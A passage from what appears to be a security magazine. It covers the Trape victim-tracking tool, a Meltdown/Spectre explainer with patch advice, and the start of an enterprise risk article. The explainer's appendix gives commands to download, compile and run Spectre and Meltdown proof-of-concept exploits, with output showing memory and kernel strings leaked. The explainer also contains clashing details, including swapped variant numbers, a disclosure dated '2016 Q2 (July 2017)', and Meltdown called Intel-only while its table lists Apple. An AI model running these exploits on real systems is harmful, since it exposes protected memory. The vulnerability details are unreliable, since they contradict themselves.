Longitude: -74.0628

Image 2. victim details

In Image 3, you see another of the Trape Control Panel options on the Web. Here are some functions that can be executed on the victim's computer.



HERE PERFORMS SOME CONTROLS IN THE BROWSER OF THE VICTIM

Image 3. Attacks Hook

These are some videos of how to use the tool:

In Spanish: https://www.youtube.com/watch?v=ptyuCQmMKiQ

In English: https://www.youtube.com/watch?v=FdwylZhUx3Y

Since its launch, it has had a lot of impact, we can verify that with the following information links.

Fonts and more information:

- Un informatico en el lado del mal: http://www.elladodelmal.com/2017/11/trape-una-herramienta-para-investigar.html

Kitploit arsenal:

- The hackers tools http://www.kitploit.com/2017/11/trape-people-tracker-on-internet-learn.html
- The hackers news,
- Security in a serious way: https://twitter.com/TheHackersNews/status/926118458584047616

TRAPE on Github: https://github.com/boxug/trape

BOXUG share its launch on Twitter: https://twitter.com/boxug/status/925394075511029760

Some timelines about TRAPE on Twitter:

- https://twitter.com/search?f=tweets&vertical=default&q=trape%20tracker&src=typd
- https://twitter.com/search?f=tweets&vertical=default&q=trape%20herramienta&src=typd

I hope you liked this article, it is an honor for me. Live free knowledge and happy hacking.

Author: Jose Pino

Jose is a Security Researcher and businessman, expert in bug hunting, known for helping to improve the security of companies like Dropbox, EBay, PayPal, Mozilla, Microsoft, Twitter, Yahoo, MEGA including Harvard University, recognized him by having notified them of security failures (violated their systems), and so has happened with more than 30 organizations and institutions of great prestige on the Internet. Currently, he is the founder and CEO of Boxug, the first Spanish speaking bug bounty platform and through innovation seeks to help companies and government agencies through rewards programs, in order to improve Internet security. It can be said that he is one of the best hackers in Colombia.

Billion Devices Vulnerable to Meltdown and Spectre bugs

by Ajay Gowtham

For the first-time, performance enhancing feature of most modern processers (called as speculative execution and branch prediction) contains a bug that allows unauthorized users to disclose or steal sensitive data. Intel and ARM are distributors of micro-chips and CPU units for the entire global computer market. The meltdown and Spectre bug puts billions of devices in risk: from desktop PCs to smartphones. Those critical bugs affect the modern Intel and ARM micro-chips. This article interestingly covers the Meltdown and Spectre bugs in 360° panorama view and walkthrough from crust to inner core of the issue along with patch details.

The two serious flaws Meltdown and Spectre vulnerabilities were discovered last year, but only disclosed recently to the public. The Meltdown and Spectre bugs affect every 20 year old device and upcoming CPUs. The “Meltdown” bug mostly affects the heart of Intel chips, where the other bug "Spectre" affects Intel, AMD, ARM cores and the operating system running on the host. This bugs haunts most of the tech giants as a stand-alone fix is not available at present and puts risk on billions of computing devices and operating systems, including desktops, laptops, cloud servers and mobile devices powered by Intel, AMD, and ARM chips. Seemingly, Android phones that occupy 80% of the global market are secure, only if patches are up-to-date.

Description of the vulnerability

The Meltdown and Spectre vulnerabilities could be used by malware and hackers to leverage other security loop holes on the target user machines. Meltdown and Spectre bugs can be used to damage software applications as it allows them to read kernel memory contents in logged-in machines.

As a security best practice, running kernel memory space is not made visible to the user process or applications as it comprises very sensitive information such as login credentials, disk cache files, encryption keys, other cryptographic material, passwords, keystrokes data, etc. Imagine, if a small bit of JavaScript or nasty program running on a cloud server with a publicly accessible website was able to sniff hypersensitive kernel-protected data or underlying hypervisor by any attacker through Firefox, Google Chrome, Safari (Mac/ iOS), Internet Explorer, etc. This is the extent of impact an attacker could produce if he is successful in exploiting these issues.

In another scenario, opening the affected code via email will allow an attacker to read the victim's cookies and send log back to an attacker's database from the browser's memory. Then, as a result, the attacker will be able to impersonate as a trusted user on behalf of the victim through the obtained login and credentials. The Meltdown and Spectre type of attack may lead to:

- Privilege escalation
- Data leakage from privileged kernel memory
- Patching may result in performance degradation

Performance impact will vary in each platform and hence, it cannot be quantified in any exact terms or measure due to the nature of the bug.

While physical side channel attacks can be used to extract secret information from complex devices, such as PCs and mobile phones, these devices face additional threats that do not require external measurement equipment because they execute code from potentially unknown origins. While some software-based attacks exploit software vulnerabilities (such as buffer overflow or use-after-free vulnerabilities), other software attacks leverage hardware vulnerabilities in order to leak sensitive information.

Vulnerability details

CVE ID: Issued CVE IDs relating to the meltdown and spectre vulnerabilities are listed as below:

Assigned CVE-ID	Variant Type	Description	Spectre / Meltdown
CVE-2017-5753	Variant 1	A bounds check bypass vulnerability	Spectre Bug

Vulnerable operating systems, browsers, platforms and cloud and mobile devices:

Operating Systems	Processors	Browsers
• Windows	• Intel CPUs (released since 1995)	• Google Chrome
• MacOS	• AMD	• Mozilla Firefox
• Linux (Fedora, Debian Linux)	• ARM	• Apple Safari
• Android	• Mobile ARM	
• iOS		
• Google Chrome OS (Chrome books)		
• CentOS		

Mobile Devices

- Mobile devices running IOS version 11.2 (iPhones, Apple TV, iPads)
- Mobile devices running on Android (Samsung Galaxy, Samsung Note)
- Google supported Android devices (Nexus 5X, Nexus 6P, Pixel C, Pixel/XL, and Pixel 2/XL)
- Google Apps/ G Suite

Affected cloud providers

- Cloud providers that use Intel CPUs and Xen PV as virtualization without having
- Patches applied.
- Cloud providers without real hardware virtualization, relying on containers that share
- one kernel, such as Docker, LXC, or OpenVZ are affected.

Google Cloud Services including:

- Google Cloud Dataflow
- Google Cloud Datalab
- Google Cloud Dataproc
- Google Cloud Launcher
- Google Compute Engine

Affected Vendors: Affected vendors are Amazon, AMD, Android Open Source Project, Apple, Arm, CentOS, Cisco, Citrix, Debian GNU/ Linux, Fedora Project, Fortinet Inc., FreeBSD Project, Google, IBM Corporation, Intel, Lenovo, Linux Kernel, Microsoft, Mozilla, NVIDIA, Open SUSE Project, Red Hat Inc., SUSE Linux, Synology, Trend Micro, Ubuntu, VMWare, Xen.

Unconfirmed Vendors: Acer, ASUSTeK Computer Inc., Dell, F5 Networks, Fujistu, GIGABYTE, HP Inc., Oracle Corporation, QUALCOMM Incorp., Samsung Semiconductor Inc., Toshiba Corporation.

Affected Countries: Almost all the geographic regions of the world.

Unique logo identification

For unique identification of the computer bugs in history, two logos are featured as below:

	A logo created for the vulnerability, featuring a ghost with a branch
	The logo used by the team that discovered the vulnerability

Technical difference between spectre and meltdown bugs

	Meltdown	Spectre
Architecture	Intel, Apple	Intel, Apple, ARM, AMD
Technique	Intel Privilege escalation + Speculative execution	Branch Prediction + Speculative execution
Initial - Entry point	Must have code execution on the system	Must have code execution on the system
Potential Impact	Read kernel memory from user space	Read contents of memory from other users running programs
Solution	• Software patching • Kernel page-table isolation (KPTI)	• Software patching (more nuanced) • Indirect Branch Restricted Speculation (IBRS) Note: This software mitigation also requires CPU microcode updates and it only mitigates Spectre variant 2

Behaviour: Ability to steal all the sensitive information available on the victim machine. May affect system performance and able to perform any arbitrary code execution on the affected machine.

Deep dive into nucleus of the flaw

Overview of the flaw:

In general, consider a normal user logged-in locally, even as a low-level or nearly unprivileged user (i.e., guest user), would allow the attacker to launch the attack. Attackers also may remotely launch the attack if they are able to get the malicious code executed on a target system. This allows an attacker to take the form of a downloaded malicious file and malware pushed via malicious websites or even through malicious documents.

In most cases, the attack begins with a setup phase, where the adversary performs operations that mistrial the processor so that it will later make an exploitable erroneous speculative prediction. In addition, the setup phase usually includes steps that help induce speculative execution, such as performing targeted memory reads that cause the processor to evict from its cache a value that is required to determine the destination of a branching instruction. During the setup phase, the adversary can also prepare the side channel that will be used for extracting the victim's information.

Meltdown combines the two building blocks. First, an attacker makes the CPU execute a transient instruction sequence that uses an inaccessible secret value stored somewhere in physical memory. Second, the transient instruction sequence acts as the transmitter of a covert channel ultimately leaking the secret value to the attacker.

Abusing a default feature present in the processers:

The Meltdown and Spectre bugs are enabled by abusing the functionality of speculative execution in chips using different ways. For example, in modern era computations, memory is stored in three general locations; that is processor's cache, main memory, and on-disk. Each category has different access speeds and storage sizes. For example, the cache is smaller and faster than main memory, which is itself smaller and faster than on-disk memory storage. This bug affects how quickly the programs are accessed. Assume that applications are not direct into single branch; often they utilize different branches between each other as much as possible processing paths. Instead of standing idle on a process to get it retrieved for a long time, the processor will speculate the other processes to different branches until the task is complete. This functionality of the CPU is being abused by this vulnerability and it takes advantage of the process execution of wrong branch.

Core flaw of the Meltdown and Spectre:

Speculative execution is a technique in chips. Modern processors often handle the machine data by pre-fetch into memory and files, not limited only to password or encryption keys. Usually those are supposed to be kept separate from other running apps. This is usually to optimize the branch predictions of CPU pipeline instructions and optimization, and allows one to predict the execution path of a program based on the history of branch executions. This is mainly used to improve performance, speed up the calculations and improve utilization of computer resources. The chip's architecture makes the speculative execution more efficient, with some combinations of operating system and underlying hardware allowed to let it touch the data in the operating system's private memory before it is actually required. This vulnerability backbones the ability of a malicious program then infers what this otherwise inaccessible data was, after the fact.

Variant #1: Branch Target Injection (CVE-2017-5715)

Branch Target Injection results in a CPU flaw in a new way on an older vulnerability earlier that focus on branch prediction (i.e., branch prediction determines the branch target and turns-on the processor to begin executing instructions long before the branch true execution path is identified). Earlier found vulnerabilities can influence the branch prediction of code running in a completely different security context. Example: Hypervisor to guest user. In new Branch Target Injection (CVE-2017-5715), an attacker will be able to jump from a limited allowed user privileges to another space where in default it is not supposed to be there.

Variant #2: Bounds Check Bypass (CVE-2017-5753)

In this vulnerability, Spectre bug relies on an out-of-bounds memory issue. Here, the output of attack is to trap the CPU to expose its eventual branch choice during the speculation window.

The CPU built-in has a capability to rollback and restore it to the normal execution state, if the correct branch has been selected by the CPU and wrong code is trying to execute on the selected CPU branch.

Consider an attack scenario, a first piece called 'X' (sends a long data supposed to be out of bounds in CPU memory) and this 'X' piece attempts to determine the address of another piece called 'Y' accessible to be read from memory. As 'X is very long and as expected by the CPU it goes out-of-bounds in the memory, which will be terminated, when the CPU memory notices it (it is a default action taken by CPU not to run a wrong code on another branch) and the processor will cancel any direct manipulations to the registers. At this point, the CPU will terminate the 'X'.

During this time, 'Y' only will be pending on the cache memory, and at this condition the attacker will be able to detect the 'Y' in cache memory and read all the possible values of terminated 'X' and can observe which read operation in the system performs faster. AMD chips are immune to this type of attacks as they have built-in page accessibility test before executing any speculative read.

Variant #3: Rogue Data Cache Load (CVE-2017-5754)

This variant flaw allows an attacker to read the kernel memory from user space without any misdirection of code running in kernel space; this issue was published by the researcher earlier last year 2016 Q2 (July 2017). In normal circumstances, while-in speculating window, the CPU checks the permissions for accessing a memory address, which could pose performance impact. Considering best performance delivery to the user, the CPU can choose to check the permissions later in an asynchronous way. However, an exception flag will be raised if the check fails for any reason.

This paves the way to execute the instruction in mis-predicted branch, high-latency to avoid resulting in a page fault. The speculation window can be increased by widening delay time in-between the read from a kernel address and exception flag. This output could allow an attacker from user space to read from memory in kernel space without any usual checks. At this point, an exception flag will not be raised until it delays returning to normal. Where in speculative execution is abused, normally it should not.

“For more practical demonstration, please refer the below appendix”

Patch Summary

For the two wide varieties of bugs, Meltdown can be addressed by a patch to the relevant computing platform. Spectre is difficult to patch as there is no single fix available. Also, so far, there is no single fix for all the three attack variants; each requires protection independently.

Meltdown only affects Intel chips and Spectre affects almost all the devices and runs on any modern processors virtually. US cyber-security project CERT announced that these bugs can be eradicated only via processor hardware replacement. At present, advice has been downgraded to “apply necessary required patches” to eliminate the issue.

Apply the available one or more patches of the attacks as suitable to the environment. We provided the solution as follows:

- Apply the applicable operating system (OS) patch to desktops, laptops and mobiles.
- Apply the firmware update via BIOS update.
- Apply hypervisor patches, browser and JavaScript engines updates where applicable.
- Should not allow unauthorized access into the systems from external infrastructure.
- Immediate action security teams can take to protect assets is to prevent execution of unauthorized software, or access of untrusted websites, on any system that handles sensitive data, including adjacent virtual machines.
- Keep updated the applications, firmware software, anti-virus and web filtering technologies with latest signatures.

- If opted to a cloud-based server or have a website hosted by hosting provider, check to see what mitigations they have implemented already to prevent Meltdown.

- Back up data regularly and disable macro scripts in files transmitted via email.

- Establish a business continuity, incident response strategy and conduct regular vulnerability assessments.

- Apply the patches as applicable to the affected machine.

- Use the organization's third party risk assessment program or other established processes to reach out to partners that process sensitive data and solicit information as to how they are responding to these vulnerabilities.

- Isolate compromised computers quickly and perform a forensic analysis and restore the computers using trusted media.

For, additional measures, please refer to the below platform based patch summary for more official information/security advisories of involved/affected companies.

Please find the official information/security advisories of involved/affected companies as follows:

Windows Users: It is highly recommended that you ensure the latest Windows updates and BIOS updates are available from your suitable PC manufacturer. As there is no stable patch published to address all the vulnerabilities, it is advised to implement in production after confirmation of test bed results (i.e., testing patches on non-production environment). Microsoft has released patches for the below products:

- Internet Explorer

- Microsoft Edge

- Microsoft Windows

- Microsoft Office and Microsoft Office Services and Web Apps

- SQL Server

- ChakraCore

- .NET Framework

- .NET Core

- ASP.NET Core

- Adobe Flash

Windows Servers: Windows Server administrators should turn on the kernel-user space splitting feature after successful patch is installed, as it is not enabled by default.

IE and Edge browser Patch: Also for Windows users, if automatic updates are turned-on, basic perimeter security will be provided by silent background windows updates to protect the users in browser level.

Microsoft Windows faces issue in auto-update due to AVs: Microsoft Windows has released an emergency security fix through Windows update, in case of running third-party AV applications then chances might be the patch will not be shown. A small registry change is required to obtain Windows update. Security researchers compiled a list of antivirus software that are supported as follows:

#Refer Link:
https://docs.google.com/spreadsheets/d/11RTZdsEdT_kS_k2aea27wHnEovvRj9PGikObgLupSE0/edit?usp=sharing

Microsoft Azure: Microsoft is deploying fixes to Azure. If you're using a public cloud provider, check them out for security updates.

#Refer link: https://support.microsoft.com/en-gb/help/4072698/windows-server-guidance-to-protect-against-the-speculative-execution

For Amazon Users: Please refer the below security bulletins for more details,

#Refer link: https://aws.amazon.com/security/security-bulletins/AWS-2018-013/

For Google Users: The below referenced link results, products affected and unaffected by the Google,

#Refer link: https://support.google.com/faqs/answer/7622138

Nessus VA Scanner Update:

The Nessus VA Scanner provides an update to its tool, helps to identify the vulnerable systems and patches can be applied wisely

#Refer link: https://www.tenable.com/sc-dashboards/spectre-meltdown

Nexpose VA Scanner Update:

The Nexpose VA Scanner provides an update to its tool, helps to identify the vulnerable systems and patches can be applied wisely

#Refer link: https://blog.rapid7.com/2018/01/04/meltdown-and-spectre-what-you-need-to-know-cve-2017-5715-cve-2017-5753-cve-2017-5754/

Palo Alto Patch:

As advised by Palo Alto, requires an update of their products

#Refer link: https://live.paloaltonetworks.com/t5/Community-Blog/New-Vulnerabilities-Meltdown-and-Spectre-What-we-know/ba-p/194071

McAfee KB:

As advised by McAfee, requires an update of their products

#Refer link: https://kc.mcafee.com/corporate/index?page=content&id=KB90167

Chrome Update:

Turn-on the Google Chrome browser isolation on the devices per referenced below link and re-launch the browser. And update the Chrome browser (released on Jan 23rd 2018).

#Refer: https://support.google.com/chrome/answer/7623121

Google Android:

For Arm, Cortex-R7, Cortex-R8, Cortex-A8, Cortex-A9, Cortex-A15, Cortex-A17, Cortex-A57, Cortex-A72, Cortex-A73, and Cortex-A75 cores are affected and the patch is available on Google Android source bulletins.

#Refer: https://source.android.com/security/bulletin/2018-01-01

AMD:

AMD processors are not affected by Meltdown vulnerability and for Spectre, the AMD team is working on patches that will be released soon.

Mozilla Firefox Users:

Temporary patch is rolled-out on Firefox version 57.0.4, released on Jan. 4 by hiding the leak by disabling timers. Also Mozilla notice, stable patch will be released for the customers.

#Refer: https://blog.mozilla.org/security/2018/01/03/mitigations-landing-new-class-timing-attack/

XEN Users: Patch should be applied for Xen Hypervisor, upon available on their advisory repository

#Refer: https://xenbits.xen.org/xsa/advisory-254.html

VMWare Users: For VMware's ESXi, Workstation and Fusion hypervisors need to neutralize the hardware design flaws. The fix links are embedded in the below security announcement.

#Refer: https://lists.vmware.com/pipermail/security-announce/2018/000397.html

Open SUSE Users: The SUSE Linux Enterprise 12 SP1 LTSS kernel was updated to receive various security and bug fixes.

#Refer: http://lists.suse.com/pipermail/sle-security-updates/2018-January/003573.html

Lenovo Users: Requires operating system and firmware updates

#Refer: https://support.lenovo.com/in/en/solutions/len-18282

Intel Users: No updates available now, please look for the updates in future

#Refer: https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00088&languageid=en-fr

F5 Users: Sorry, some devices are affected and patch now not available

#Refer: https://support.f5.com/csp/article/K91229003

Fedora Users: Updates available for Meltdown vulnerability. No updates available now for Spectre, look for the updates.

#Refer: https://fedoramagazine.org/protect-fedora-system-meltdown/

Fortinet Users: No updates available now, please look for the updates in future

#Refer: #Refer: https://fortiguard.com/psirt/FG-IR-18-002

Huawei Users: No updates available now, please look for the updates in future

#Refer: http://www.huawei.com/en/psirt/security-notices/huawei-sn-20180104-01-intel-en

Debian Users: Only for a few packages is a patch available. For the rest of the packages, no updates available now, please look for the updates in future

#Refer: https://security-tracker.debian.org/tracker/CVE-2017-5754

Apple Users: Apple rolled-out patches, please update - in the coming days, a patch will be rolled-out for iOS, macOS, and tvOS. "iWatch: is unaffected by Spectre, for stable release will be later," as announced by Apple.

#Refer: https://support.apple.com/en-us/HT208394

Linux users: Kernel Page Table Isolation, or KPTI, can be enabled or disabled during boot up. This may experience a performance hit, depending on your processor model and the type of software you are running.

KPIT – Refer: https://lwn.net/Articles/738975/

There is also work to harden software against future exploitation of Spectre, respectively to patch software after exploitation through Spectre as follows (LLVM & ARM):

LLVM Patch – Refer: http://lists.llvm.org/pipermail/llvm-commits/Week-of-Mon-20180101/513630.html

ARM Speculation Harder Patch: https://github.com/ARM-software/speculation-barrier

Appendix

Attack stimulation demonstration of Meltdown and Spectre

As mentioned above, the theoretical part can be seen as a practical demo session. This demonstration will help us to understand the bug exploitation part in-depth, real-time attack, performed by Sam's lab.

Spectre attack stimulation

Pre-requisite:

A Linux machine installed with a Ubuntu 16.04 x64 VMware virtual machine running on a Mac in VMware Fusion. This demo has been performed on the unpatched machine; this demo was performed earlier to patch release.

Purpose:

For demonstration of the Spectre attack work.

Preparing the Machine:

Execute these commands to prepare your Ubuntu system:

```
sudo apt update

sudo apt install gcc -y
```

Getting the Demo Code:

The code can be downloaded from below link,

https://gist.github.com/ajaygowtham/3ce219bf63ea69620332526c312ed5af and changed one line to make it compile, as explained in the comments.

The below line needs to be altered:

```
#define CACHE_HIT_THRESHOLD(80) /* assume cache hit if time <= threshold */
```

To this:

```
#define CACHE_HIT_THRESHOLD 80 /* assume cache hit if time <= threshold */
```

Compiling the Demo Code:

Execute these commands to download the code, compile it, and run it:


wget https://gist.github.com/ajaygowtham/3ce219bf63ea69620332526c312ed5af

```
gcc -o spectre spectre.c
```

```
./spectre
```

As shown below, the code compiles (with warnings) and runs.

If it works, the "Reading" operations will report "Success" and spell out a message, as shown below.



```
[redacted]@ubuntu:/tmp$ gcc -o spectre spectre.c
spectre.c: In function ‘main’:
spectre.c:136:51: warning: pointer/integer type mismatch in conditional expression
       (value[0] > 31 && value[0] < 127 ? value[0] : "?"), score[0]);
                                                   ^

spectre.c:135:12: warning: format ‘%c’ expects argument of type ‘int’, but argument 3 has type ‘char *’ [-Wformat=]
     printf("0x%02X=’%c’ score=%d ", value[0],
            ^

[redacted]@ubuntu:/tmp$
[redacted]@ubuntu:/tmp$ ./spectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfebb8... Success: 0x54=’T’ score=2
Reading at malicious_x = 0xffffffffffdfebb9... Success: 0x68=’h’ score=2
Reading at malicious_x = 0xffffffffffdfebba... Success: 0x65=’e’ score=2
Reading at malicious_x = 0xffffffffffdfebbb... Success: 0x20=’ ’ score=2
Reading at malicious_x = 0xffffffffffdfebbc... Success: 0x4D=’M’ score=2
Reading at malicious_x = 0xffffffffffdfebbd... Success: 0x61=’a’ score=2
Reading at malicious_x = 0xffffffffffdfebbe... Success: 0x67=’g’ score=2
Reading at malicious_x = 0xffffffffffdfebbf... Success: 0x69=’i’ score=2
Reading at malicious_x = 0xffffffffffdfebc0... Success: 0x63=’c’ score=2
Reading at malicious_x = 0xffffffffffdfebc1... Success: 0x20=’ ’ score=2
Reading at malicious_x = 0xffffffffffdfebc2... Success: 0x57=’W’ score=2
Reading at malicious_x = 0xffffffffffdfebc3... Success: 0x6F=’o’ score=2
Reading at malicious_x = 0xffffffffffdfebc4... Success: 0x72=’r’ score=2
Reading at malicious_x = 0xffffffffffdfebc5... Success: 0x64=’d’ score=2
```

Solution:

The patch can be applied from the below link: https://www.cyberciti.biz/faq/patch-spectre-vulnerability-cve-2017-5753-cve-2017-5715-linux/

Meltdown attack stimulation


This code can be downloaded from below link:

https://github.com/ajaygowtham/meltdown-exploit

Execute these commands to download the code, compile it, and run it:

```
sudo apt update

sudo apt install git make -y

git clone https://github.com/ajaygowtham/meltdown-exploit

cd meltdown-exploit
```

As shown below, it works on Ubuntu 16.04 x64 virtual machine, dumping out the kernel string linux_proc_banner from userland, which should be impossible.



```
[redacted]@ubuntu:~/meltdown-exploit$ ./run.sh
+ awk /linux_proc_banner/ { print $1 } /proc/kallsyms
+ linux_proc_banner=0000000000000000
+ test 0000000000000000 = 0000000000000000
+ sudo awk /linux_proc_banner/ { print $1 } /proc/kallsyms
+ linux_proc_banner=ffffffff81a00060
+ ./meltdown ffffffff81a00060 16
cached = 22, uncached = 256, threshold 75
read ffffffff81a00060 = 25 %
read ffffffff81a00061 = 73 s
read ffffffff81a00062 = 20
read ffffffff81a00063 = 76 v
read ffffffff81a00064 = 65 e
read ffffffff81a00065 = 72 r
read ffffffff81a00066 = 73 s
read ffffffff81a00067 = 69 i
read ffffffff81a00068 = 6f o
read ffffffff81a00069 = 6e n
read ffffffff81a0006a = 20
read ffffffff81a0006b = 25 %
read ffffffff81a0006c = 73 s
read ffffffff81a0006d = 20
read ffffffff81a0006e = 28 (
read ffffffff81a0006f = 62 b
read ffffffff81a00070 = 75 u
read ffffffff81a00071 = 69 i
read ffffffff81a00072 = 6c l
read ffffffff81a00073 = 64 d
read ffffffff81a00074 = 64 d
read ffffffff81a00075 = 40 @
```

References

[1] https://meltdownattack.com

[2] https://meltdownattack.com/meltdown.pdf

[3] https://spectreattack.com

[4] https://security.googleblog.com/2018/01/todays-cpu-vulnerability-what-you-need.html

[5] https://googleprojectzero.blogspot.in/2018/01/reading-privileged-memory-with-side.html

[6] https://www.kb.cert.org/vuls/id/584653

[7] https://github.com/IAIK/KAISER

[8] https://www.mozilla.org/en-US/security/advisories/mfsa2018-01/

[9] https://www.pcworld.com/article/3245606/security/intel-x86-cpu-kernel-bug-faq-how-it-affects-pc-mac.html

[10] https://samsclass.info/123/proj14/spectre.htm

[11] https://www.macrumors.com/2018/01/04/apple-meltdown-spectre-vulnerability-fixes/

[12] https://newsroom.intel.com/news-releases/intel-issues-updates-protect-systems-security-exploits/

[13] https://spectreattack.com/#faq-leaked

[14] http://www.amd.com/en/corporate/speculative-execution

[15] https://www.intel.com/content/www/us/en/architecture-and-technology/facts-about-side-channel-analysis-and-intel-products.html

[16] https://security-center.intel.com

[17] https://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00088&languageid=en-fr

[18] http://www.crn.com/slide-shows/security/300097621/9-steps-intel-recommends-to-sidestep-spectre-and-meltdown.htm

Author: Ajay Gowtham

Ajay is passionate about cyber security, exploit development and penetration testing activities. He is working with the world's largest accounting and finance staffing firm (S&P 500 and Fortune 500) as a cyber security consultant. He is an active participant in private bug bounties, International level Research member. Also, he published a few 0-day security advisories for security communities.

Cyber Security and Enterprise Risk Management

by Ron and Rebecca Tafoya

It is important to start with a discussion of boundaries. Automation, data processing, data gathering, communications, and information flow across organization boundaries. Similarly, the risks associated with the confidentiality, access, and integrity of these same elements also cut across internal organizational boundaries and include similar risks for external interactions the organization has with its suppliers, vendors, customers and the public. This necessitates that we maintain a broad perspective when identifying and analyzing cyber security risks. We also need to note that cyber security is just one subset of an organization's risk management efforts.

Trends in Risk Management

Risk Management has been evolving and improving in areas of assessment, prevention, controls and mitigation. One of the most significant evolutions has been in Enterprise Risk Management (ERM). Additionally, many organizations are now including cyber security as a component of ERM. This article will look at why it is critical to apply ERM for cyberthreats.

The Committee of Sponsoring Organizations of the Treadway Commission, COSO1 is a major collaborative endeavor in the United States focused on ERM. It is a joint initiative of five private sector organizations; Institute of Management Accountants (IMA), the American Accounting Association (AAA), the American Institute of Certified Public Accountants (AICPA), the Institute of Internal Auditors (IIA), and Financial Executives International (FEI) and it is dedicated to providing thought leadership through the development of frameworks and guidance on enterprise risk management, internal control and fraud deterrence.

What is Enterprise Risk Management?

1. COSO2 defines ERM as follows: "Enterprise risk management (ERM or E.R.M.) in business includes the methods and processes used by organizations to manage risks and seize opportunities related to the achievement of their objectives. ERM provides a framework for risk management, which typically involves identifying particular events or circumstances relevant to the organization's objectives (risks and opportunities), assessing them in terms of likelihood and magnitude of impact, determining a response strategy, and monitoring progress. By identifying and proactively addressing risks and opportunities, business enterprises protect and create value for their stakeholders, including owners, employees, customers, regulators, and society overall."

2. The International Risk Management Institute, Inc. (IRMI) defines ERM3 as: "A holistic approach to identifying, defining, quantifying, and treating all of the risks facing an organization, whether insurable or not. Unlike traditional risk management, ERM is a holistic approach to all types of an organizations risks, such as hazard or event risk, operational risk, credit risk, and financial risk. See also Risk management; Event risk; Interest rate risk; Operational risk; Risk management process; Tradable risk."

The COSO ERM Framework

Let us dive a little further into the Committee of Sponsoring Organizations (COSO) perspective. Enterprise Risk Management (ERM) is defined by COSO4 as "a process, effected by an entity's board of directors, management and other personnel, applied in strategy-setting and across the enterprise, designed to identify potential events that may affect the entity, and manage risk to be within its risk appetite, to provide reasonable assurance regarding the achievement of an organizations objectives."

The COSO ERM framework provides a common lexicon of terminology and provides clear direction and guidance for implementing enterprise risk management. The framework requires that organizations examine their complete portfolio of risks, consider how those individual risks interrelate, and that management develops an appropriate risk mitigation approach to address these risks in a manner that is consistent with their long-term strategy and overall risk appetite.

ERM can also be described as a risk-based approach to managing an enterprise, integrating concepts of internal control, the Sarbanes–Oxley Act, and strategic planning. ERM is evolving to address the needs of various stakeholders, who want to understand the broad spectrum of risks facing complex organizations to ensure they are appropriately managed. Regulators and debt rating agencies have increased their scrutiny on the risk management processes of companies.

